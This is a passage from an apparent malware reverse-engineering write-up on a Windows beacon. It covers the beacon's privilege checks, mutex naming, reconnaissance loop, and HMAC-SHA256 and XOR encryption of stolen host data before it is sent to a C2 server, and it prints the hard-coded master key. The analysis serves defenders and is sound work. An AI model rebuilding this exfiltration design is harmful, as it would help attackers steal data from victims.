
The entry point at address 0x140006438 calls the main function of the malware, which we renamed to mw_fn_start_call:

At the beginning of the function mw_fn_start_call, the malware performs the following actions:
- it seeds the random number generator using the timestamp and the process ID
- it collects the fully qualified path for the executable associated to the current process using
GetModuleFileNameW - from the path it extracts the name of the executable by looking for the last backslash and converts it from a wide string to a string
- then it calls the function (we renamed to)
mw_fn_get_username_and_check_privsto check the privileges of the current user and group it according tosystem,admin,user
The function mw_fn_get_username_and_check_privs does the following:
- Retrieve the user name using
GetUserNameW - Check if the user name is
SYSTEM(and if it is, return 2) - Call
AllocateAndInitializeSidto create a security identifier (SID) - The constructed SID is
S-1-5-32-544(32=0x20, 544=0x220), which corresponds to (see Microsoft documentation: link)DOMAIN_ALIAS_RID_ADMINS, i.e. a local group used for administration of the domain. - It calls
CheckTokenMembershipto check if the created SID is enabled and if it is, 1 is returned - Otherwise 0 is returned
This corresponds to the comparisons we see after the function call to mw_fn_get_username_and_check_privs from above.
After that, it uses the collected data to construct the name of a mutex, convert it to a wide string (MultiByteToWideChar) and create the mutex using CreateMutexW.
If ERROR_ALREADY_EXISTS is returned, the malware is already running and the code returns without any further action:

If the user had admin rights and the binary being executed is called stage3_fix.exe the name of the mutex will be:
Global\beacon_wermgr_8d3da6c2_admin_exe_stage3_fix.exe
After that, the code enters a while loop and repeats several of the collection / reconnaissance steps:

- Get the host name using
GetComputerNameW(and convert to string) - Get the user name using
GetUserNameW(and convert to string) - Get the process ID using
GetProcessId - Get the fully qualified path of the module name using
GetModuleFileNameW, extract the file name by searching for the last backslash and convert it to a regular string. - Determine the privileges of the running user again (
system,admin,user)
When everything is collected it is stored in a json-like object (exact code is not being reversed):


In the following, the malware encrypts and encodes the collected json object and sends it to the command and control server.
We will first show the broad steps before digging into the specifics of the individual functions.

The first step is to perform authenticated encryption of the constructed json object:
After that, the encrypted blob is base64-encoded using a URL-safe alphabet:
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789-_

One can see the typical steps of 3-bytes in base64 encoding.
Finally, the URL is constructed and the encoded data is sent to the C2 server:

Now that the overall flow has been outlined, we will analyse the individual functions.
The first one is responsible for generating a random 8-byte nonce, mw_fn_construct_random_nonce:

After that, the nonce is passed to mw_fn_mac_encrypt_collected_data, together with the plain-text json and the length
of the plain-text json:

The function performs several high-level steps:
- first, it generates two keys, a message authentication code (MAC) key and an encryption key (
mac_key,enc_key, respectively) (mw_fn_c2_enc_vs_mac) - then it generates a key stream using the function
mw_hmac_sha256_keystream - it allocates and array whose size is equivalent to that of the data with additional 40 bytes
- the eight byte nonce is stored in the beginning of this allocated buffer
- once the stream is available, it is used to XOR-encrypt every byte of the plain text data which is put behind the nonce, leaving 32 bytes free at then end
- in the last step the function
mw_hmac_sha256_key32is called with themac_keyand the data. as we will see this is used to compute an authentication tag for the encrypted payload
The renamed functions indicate that in addition to the encryption, message authentication using hash-based message authentication codes (HMAC) based on the sha256 hash algorithm is being performed.
Let us start by looking at the function mw_fn_c2_enc_vs_mac:

One can see that two calls to the same function (that we already saw before for the computation of the authentication tag) mw_hmac_sha256_key32 are performed.
The arguments are:
- a 32 bit master key:
mw_c2_master_key - the data to be hashed, which is conveniently named
c2-enc-v1andc2-mac-v1, indicating that one generates a key for encryption, the other one for MAC - the length of the data
- the output buffer where the generated keys are stored
The 32 bit master key is hard-coded in the payload:

and is given by:
a4 24 7f e1 43 c1 05 44 52 a6 27 79 8b f3 c9 d1 5b cb 89 44 5c f2 82 91 fb 5b 56 3c ae 96 a9 3c
The body of the function mw_hmac_sha256_key32 looks as follows:

We will not be reversing this function in detail.
Instead, we will point out indicators, that it is HMAC-256 and then later prove that this is the case by decrypting the falcon-session cookie taken from the HybridAnalysis sandbox run.
First of all, as highlighted in the screenshot, the hard-coded XOR values 0x36 and 0x5c can be seen.
These values can also be found in HMAC implementations, such as crypto-js (link) or RustCrypto (link).
Furthermore, this function calls another function we renamed to mw_sha256:

- As is highlighted in the screenshot, the beginning of this function contains hard-coded hex values.
These values are known hash initialisation values to the sha256 hashing algorithm as can be taken from the blog postDeep dive into SHA-256 (Secure Hash Algorithm 256-bit)(link) or theRustCryptolibrary (link). - The function works on 64-byte blocks
- The function calls
mw_sha256_compresswhich contains references tomw_sha256_round_constants:

Looking at these hard-coded values in BinaryNinja, one can also see that they correspond to the sha256 round constants from the RustCrypto library (link):

We have thus convinced ourselves, that the function mw_hmac_sha256_key32 is the HMAC-SHA256 function and we can return to analysing mw_fn_mac_encrypt_collected_data.
After the encryption and MAC keys are generated based on the HMAC-256 function with using a hard-coded master key to hash the data values c2-enc-v1 and c2-mac-v1, the following function to be called is mw_hmac_sha256_keystream.
It is passed the derived encryption key, the nonce, an output buffer for the stream and the length of the stream.
The function body shows precisely how this is done:
